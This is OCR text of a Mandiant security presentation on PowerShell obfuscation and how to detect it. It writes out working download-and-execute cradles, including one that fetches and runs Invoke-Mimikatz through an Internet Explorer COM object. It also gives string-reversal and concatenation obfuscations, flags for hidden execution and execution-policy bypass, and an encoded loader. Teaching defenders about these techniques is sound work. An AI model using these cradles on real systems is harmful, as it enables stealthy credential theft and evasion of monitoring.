
Additional Methods for Remote Download

- Obscure ways to download remote scripts especially if PowerShell.exe is being monitored for making network connections




Additional Methods for Remote Download

- Obscure ways to download remote scripts especially if PowerShell.exe is being monitored for making network connections



Additional Methods for Remote Download

- Obscure ways to download remote scripts especially if PowerShell.exe is being monitored for making network connections



MANDIANT
A FireEye® Company

FireEye

Additional Methods for Remote Download

- How can we do this in an automated fashion?
- How can we get this from Notepad into PowerShell?

Additional Methods for Remote Download

- How can we do this in an automated fashion?
- How can we get this from Notepad into PowerShell?

- PowerShell SendKeys!

Additional Methods for Remote Download

- PowerShell SendKeys (more advanced example)
  -
```
$wshell = New-Object -ComObject wscript.shell
$wshell.run("notepad")
$wshell.AppActivate('Untitled - Notepad')
Start-Sleep 2
$wshell.SendKeys('^o')     # File→Open
Start-Sleep 2
$wshell.SendKeys('https://bit.ly/L3g1t')
$wshell.SendKeys('~')      # Enter
Start-Sleep 5
$wshell.SendKeys('^a')     # Select All
$wshell.SendKeys('^c')     # Copy

# Execute contents in clipboard back in PowerShell process
[void][System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms')
$clipboardContents = [System.Windows.Forms.Clipboard]::GetText()
$clipboardContents | powershell -
```

Simulates interactive prompt, so Enter can be used instead of Invoke-Expression or Invoke-Command

Additional Methods for Remote Download

- PowerShell SendKeys
  - **$wshell = New-Object -ComObject wscript.shell**

- .Net SendKeys (basically silent in PowerShell logs)
  - **[void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")**

Additional Methods for Remote Download

- PowerShell SendKeys
  - $wshell = New-Object -ComObject wscript.shell
    $wshell.run("notepad") / Start-Process notepad

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
. notepad
notepad
[Diagnostics.Process]::Start("notepad“)
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
  - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
    [void] [Diagnostics.Process]::Start("notepad")

Additional Methods for Remote Download

- PowerShell SendKeys
  - $wshell = New-Object -ComObject wscript.shell
    $wshell.run("notepad") / Start-Process notepad
    $wshell.AppActivate('Untitled - Notepad')

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
. notepad
notepad
[Diagnostics.Process]::Start("notepad“)
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
  - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
    [void] [Diagnostics.Process]::Start("notepad")
    [void] [Microsoft.VisualBasic.Interaction]::AppActivate("Untitled - Notepad")

Additional Methods for Remote Download

- PowerShell SendKeys
  - $wshell = New-Object -ComObject wscript.shell
    $wshell.run("notepad") / Start-Process notepad
    $wshell.AppActivate('Untitled - Notepad')
    Start-Sleep 2

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
. notepad
notepad
[Diagnostics.Process]::Start("notepad“)
Invoke-Item/ii notepad.exe

- .Net SendKeys (basically silent in PowerShell logs)
  - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
    [void] [Diagnostics.Process]::Start("notepad")
    [void] [Microsoft.VisualBasic.Interaction]::AppActivate("Untitled - Notepad")
    [void] [System.Threading.Thread]::Sleep(2000)

Additional Methods for Remote Download

- PowerShell SendKeys
  - $wshell = New-Object -ComObject wscript.shell
    $wshell.run("notepad") / Start-Process notepad
    $wshell.AppActivate('Untitled - Notepad')
    Start-Sleep 2
    $wshell.SendKeys('command goes here')
- .Net SendKeys (basically silent in PowerShell logs)
  - [void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")
    [void] [Diagnostics.Process]::Start("notepad")
    [void] [Microsoft.VisualBasic.Interaction]::AppActivate("Untitled - Notepad")
    [void] [System.Threading.Thread]::Sleep(2000)
    [void] [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")
    [void] [System.Windows.Forms.SendKeys]::SendWait("command goes here")

Add'l Ways To Start A New Process:
Start-Process/SAPS/Start notepad
& notepad
. notepad
notepad
[Diagnostics.Process]::Start("notepad")
Invoke-Item/ii notepad.exe

Additional Methods for Remote Download

- Almost any application with a GUI Open File functionality:

- Notepad
- Wordpad
- Winword
- Excel
- PowerShell_ISE

Additional Methods for Remote Download

- With these applications the downloaded content actually does hit disk.

```
PS C:\Users\limited_user\AppData\Local\Microsoft\Windows\Temporary Internet Files> gci *mimikatz*.ps1 -recurse -force


    Directory: C:\Users\limited_user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7JX0YTKF


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-ar--         3/30/2016   2:18 PM     677282 Invoke-Mimikatz[1].ps1
-a---         3/30/2016   2:18 PM     677282 Invoke-Mimikatz[2].ps1
```

```
    Directory: C:\Users\limited_user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-ar--         1/11/2016   6:54 PM      26285 4F0DA48F.ps1
```

MANDIANT
A FireEye® Company

FireEye

Additional Methods for Remote Download

- With these applications the downloaded content actually does hit disk.

- Notepad - 2 hidden files, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1
- Wordpad - 2 hidden files, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1
- Winword - 1 hidden file, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1
- Excel - 1 hidden file, \Temporary Internet Files\Content.MSO*\J80CSPD2.ps1
- PowerShell_ISE - 1 hidden file, \Temporary Internet Files\Content.IE5*\Invoke-Mimikatz[1].ps1

Additional Methods for Remote Download

- SendKeys is fun but sloppy. So what else exists?

Com Objects (MsXml2.XmlHttp & InternetExplorer.Application)

```
$url = "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1"
$objIE = New-Object -Com InternetExplorer.Application
While($objIE.Busy) {Start-Sleep -Seconds 1}
$objIE.Visible = $false
$objIE.Navigate($url)
While($objIE.Busy) {Start-Sleep -Seconds 1}
IEX $objIE.Document.Body.InnerText; Invoke-Mimikatz
```

IExplore is potentially the cleanest method. Nothing hits disk, blends in with regular user browsing activity, and uses target system's User Agent.

Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- **More Obfuscation Techniques and Detection Attempts**
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo

More Obfuscation Techniques and Detection Attempts

- Additional command line obfuscation techniques via string manipulation

More Obfuscation Techniques and Detection Attempts

- Additional command line obfuscation techniques via string manipulation
  - Reverse string: $reverseCmd = ")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(";
    1. Traverse the string in reverse and join it back together
       IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX
```

    2. Cast string to char array and use .Net function to reverse and then join it back together
       $reverseCmdCharArray = $reverseCmd.ToCharArray(); [Array]::Reverse($reverseCmdCharArray);
       IEX ($reverseCmdCharArray -Join '') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; $reverseCmdCharArray = $reverseCmd.ToCharArray(); [Array]::Reverse($reverseCmdCharArray); IEX ($reverseCmdCharArray -Join '') | IEX
```

    3. .Net Regex the string RightToLeft and then join it back together
       IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
```

More Obfuscation Techniques and Detection Attempts

- Additional command line obfuscation techniques via string manipulation
  - Reverse string
  - Split string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')";
    1. Split the string on the delimiter and join it back together
       IEX ($cmdWithDelim.Split("~~") -Join '') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $cmdWithDelim = \"(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')\"; IEX ($cmdWithDelim.Split(\"~~\") -Join '') | IEX
```

More Obfuscation Techniques and Detection Attempts

- Additional command line obfuscation techniques via string manipulation
  - Reverse string
  - Split string:
  - Replace string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')";
    1. PowerShell's .Replace
       IEX $cmdWithDelim.Replace("~~","") | IEX
    2. .Net's -Replace (and -CReplace which is case-sensitive replace)
       IEX ($cmdWithDelim -Replace "~~","") | IEX
    3. PowerShell's -f format operator
       IEX ('({0}w-Object {0}t.WebClient).{1}String("{2}bit.ly/L3g1t")' -f 'Ne', 'Download','https://') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  IEX ('({0}w-Object {0}t.WebClient).{1}String(\"{2}bit.ly/L3g1t\")' -f 'Ne', 'Download','https://') | IEX
```

More Obfuscation Techniques and Detection Attempts

- Additional command line obfuscation techniques via string manipulation
  - Reverse string
  - Split string:
  - Replace string:
  - Concatenate string: $c1="(New-Object Net.We"; $c2="bClient).Downlo"; $c3="adString('https://bit.ly/L3g1t')";
    1. PowerShell's -Join (w/o delimiter)
       IEX ($c1,$c2,$c3 -Join '') | IEX
    2. PowerShell's -Join (with delimiter)
       IEX ($c1,$c3 -Join $c2) | IEX
    3. .Net's Join
       IEX ([string]::Join($c2,$c1,$c3)) | IEX
    4. .Net's Concat
       IEX ([string]::Concat($c1,$c2,$c3)) | IEX
    5. + operator / concat without + operator
       IEX ($c1+$c2+$c3) | IEX / IEX "$c1$c2$c3" | IEX

More Obfuscation Techniques and Detection Attempts

- Detecting some of these obfuscation techniques

More Obfuscation Techniques and Detection Attempts

- Detecting some of these obfuscation techniques
  - Look for presence of some of these string manipulation functions
    - Reverse
    - Split
    - Replace
    - Concat
    - -f format operator

    ^ However, all of these functions aren't as uncommon as you may think

More Obfuscation Techniques and Detection Attempts

- Detecting some of these obfuscation techniques
  - Look for presence of some of these string manipulation functions
  - Look for high count of certain characters
    - $ (for setting/referencing variables)
      $c1="com"; $c2="mand"; $c3=" goes here" — **Set-Variable/SV and Get-Variable/Variable/GV**
    - ; (for executing multiple commands)
      $c1="com"; $c2="mand"; $c3=" goes here" — **1 | % {cmd1} {cmd2} {cmd3}**
    - + (for concatenating strings)
      $c1+$c2+$c3 — **"$c1$c2$c3"**

More Obfuscation Techniques and Detection Attempts

- Detecting some of these obfuscation techniques
  - Look for presence of some of these string manipulation functions
  - Look for high count of certain characters
    - $ (for setting/referencing variables)
      $c1="com"; $c2="mand"; $c3=" goes here" — **Set-Variable/SV and Get-Variable/Variable/GV**
    - ; (for executing multiple commands)
      $c1="com"; $c2="mand"; $c3=" goes here" — **1 | % {cmd1} {cmd2} {cmd3}**
    - + (for concatenating strings)
      $c1+$c2+$c3 — **"$c1$c2$c3"**
    - **Substitute chars with [char] (so ; is [char]59)**
      $cmd = "$c1~~$c2~~$c3~~$c4"; IEX $cmd.Replace("~~",[string]([char]59)) | IEX

More Obfuscation Techniques and Detection Attempts

- Detecting some of these obfuscation techniques
  - Look for presence of some of these string manipulation functions
  - Look for high count of certain characters

Type token obfuscation:

1. PS 2.0 → [C`onv`ert]::"FromB`Ase6`4Str`ing"
2. PS 3.0+ → [<##> Convert <##>]:: <##> "FromB`Ase6`4Str`ing"

- + (for concatenating strings)
  $c1+$c2+$c3

- **Substitute chars with [char] (so ; is [char]59)**
  $cmd = "$c1~~$c2~~$c3~~$c4"; IEX $cmd.Replace("~~",[string]([char]59)) | IEX

Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- **What's Old Is New: Encoding/Decoding with PS 1.0**
- Launch Techniques
- Invoke-Obfuscation Demo

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand

```
powershell /?
```

```
-EncodedCommand
    Accepts a base-64-encoded string version of a command. Use this parameter
    to submit commands to Windows PowerShell that require complex quotation
    marks or curly braces.
```

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
  - Copy/Pasted by toolsmiths, scriptkiddies, and hackers alike
    - "cmd.exe /c PowerShell.exe -Exec ByPass -NoI **-Enc** $encode"
    - powershell -ep bypass **-enc** <Paste in the Encoded Text>
    - powershell.exe -NoP -NonI -W Hidden **-Enc** <base64 encoded command>

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
  - Copy/Pasted by toolsmiths, scriptkiddies, and hackers alike
    - "cmd.exe /c PowerShell.exe -Exec ByPass -NoI **-Enc** $encode"
    - powershell -ep bypass **-enc** <Paste in the Encoded Text>
    - powershell.exe -NoP -NonI -W Hidden **-Enc** <base64 encoded command>

-NoP (-NoProfile)

-NonI (-NonInteractive)

-NoL (-NoLogo)

-W Hidden (-WindowStyle Hidden)

-EP Bypass (-ExecutionPolicy Bypass)

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand

-WindowStyle Hidden	-ExecutionPolicy Bypass/Unrestricted	-EncodedCommand
1. -W Hidden	1. -EP Bypass	1. -E
2. -Win Hidden	2. -Exec Bypass	2. -Enc
3. -Window Hidden	3. -Execution Bypass	3. -Encoded

-NoP (-NoProfile)

-NonI (-NonInteractive)

-NoL (-NoLogo)

-W Hidden (-WindowStyle Hidden)

-EP Bypass (-ExecutionPolicy Bypass)

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand

-WindowStyle Hidden	-ExecutionPolicy Bypass/Unrestricted	-EncodedCommand
1. -W Hidden	1. -EP Bypass	1. -E
2. -Win Hidden	2. -Exec Bypass	2. -Enc
3. -Window Hidden	3. -Execution Bypass	3. -Encoded

-NoP (-NoProfile)
-NonI (-NonInteractive)
-NoL (-NoLogo)
-W Hidden (-WindowStyle Hidden)
-EP Bypass (-ExecutionPolicy Bypass)

Can also by set/bypassed via:

1. PowerShell's AuthorizationManager
2. HKLM\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell\ExecutionPolicy

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EncodedCommand
    - -Encoded
    - -Enc
    - -EC
    - -E

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EncodedCommand
    - -Encoded
    - -Enc
    - -EC
    - -E

Thoughts on these indicators?:

1. " -EncodedCommand "
2. " -Encoded "
3. " -Enc "
4. " -EC "
5. " -E "

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod
    - -Enco

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod
    - -Enco
    - -Enc

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod
    - -Enco
    - -Enc
    - -En

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod
    - -Enco
    - -Enc
    - -En
    - -E

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod
    - -Enco
    - -Enc
    - -En
    - -E

-NoP (-NoProfile)
-NonI (-NonInteractive)
-NoL (-NoLogo)

PowerShell auto-appends * to flags

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
  - .Net's Base64 methods
    - ([System.Text.Encoding]::Unicode.GetString(**[System.Convert]::FromBase64String**($encodedCommand)))
    - sal a New-Object; IEX(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]**[Convert]::FromBase64String**($encodedCommand),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
  - .Net's Base64 methods
  - Different ways of encoding…ASCII/hex/octal/binary/BXOR/etc.
    - [Convert]::ToString(1234, 2)
    - [Convert]::ToString(1234, 8)
    - [Convert]::ToString(1234, 16)
    - "{0:X4}" -f 1234
    - [Byte][Char]([Convert]::ToInt16($_,16))
    - ($cmd.ToCharArray() | % {[int]$_}) -Join $delim (whitespace unnecessary: **)-Join$delim**)
    - $bytes[$i] = $bytes[$i] -BXOR 0x6A (whitespace unnecessary: **$bytes[$i]-BXOR0x6A**)

When used on command line then these are constrained by a limit of 8,191 characters

https://support.microsoft.com/en-us/kb/830473

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell?

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)

```
PS C:\Users\limited_user\Desktop> Get-Command *SecureString*

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Cmdlet          ConvertFrom-SecureString                           Microsoft.PowerShell.Security
Cmdlet          ConvertTo-SecureString                             Microsoft.PowerShell.Security
```

http://www.adminarsenal.com/admin-arsenal-blog/secure-password-with-powershell-encrypting-credentials-part-1/
http://www.adminarsenal.com/admin-arsenal-blog/secure-password-with-powershell-encrypting-credentials-part-2/

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)
  - $secPwd = Read-Host "Enter password" -Ass

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)
  - $secPwd = Read-Host "Enter password" -AsSecureString

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)

  - $secPwd = Read-Host "Enter password" -AsSecureString
  - $secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force

```
PS C:\Users\limited_user\Desktop> $secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force
PS C:\Users\limited_user\Desktop> $secPwd
System.Security.SecureString
```

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell..
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)
  - $secPwd = Read-Host "Enter password" -AsSecureString
  - $secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force
  - $secPwdPlaintext = $secPwd | ConvertFrom-SecureString

Majority of this is different every time you run ConvertFrom-SecureString for the same $secPwd value!

```
PS C:\Users\limited_user\Desktop> $secPwd | ConvertFrom-SecureString
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000d8167c9d6f7f12479d510aac4f917b7100000000020000000000106600000001000020000
00000dc9e7683bcccf31f0b399d8cb57acb9ecb8d0c65163e0f5c55bd07496bd89ed6000000000e8000000002000020000000021354060bd307f9a78
14fe8d4f62be1a8835aa867f3aec85331168c83d2e4df120000000a26493a2e76e2605efc2d496bd6208756ca85aa8a769ab70c440ab10ab3d5cd44
0000000284346984a043cd4cae985a5d84d9e83a43593e661f813ab5f57b62cae1d7c2d640761b7b330a786841871bf8cc794600b411875e46002f
07d2bb34b0aed01e
```

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)

  - $secPwd = Read-Host "Enter password" -AsSecureString
  - $secPwd = "password" | ConvertTo-SecureString -AsPlainText -Force
  - $secPwdPlaintext = $secPwd | ConvertFrom-SecureString

  - So when no key is specified then the **user** and **computername** are used as the key, so this SecureString should only be able to reasonably be decrypted on the same system by the same user (or any process running under this user context).

What's Old Is New: Encoding/Decoding with PS 1.0

- How about a different way for encoding in PowerShell…
  - Passwords in PowerShell? **SecureString**! (since PS 1.0)
  - However, when a key is specified (byte array or SecureString) then the value is always the same on any system/user combination **as long as you have the same key**.

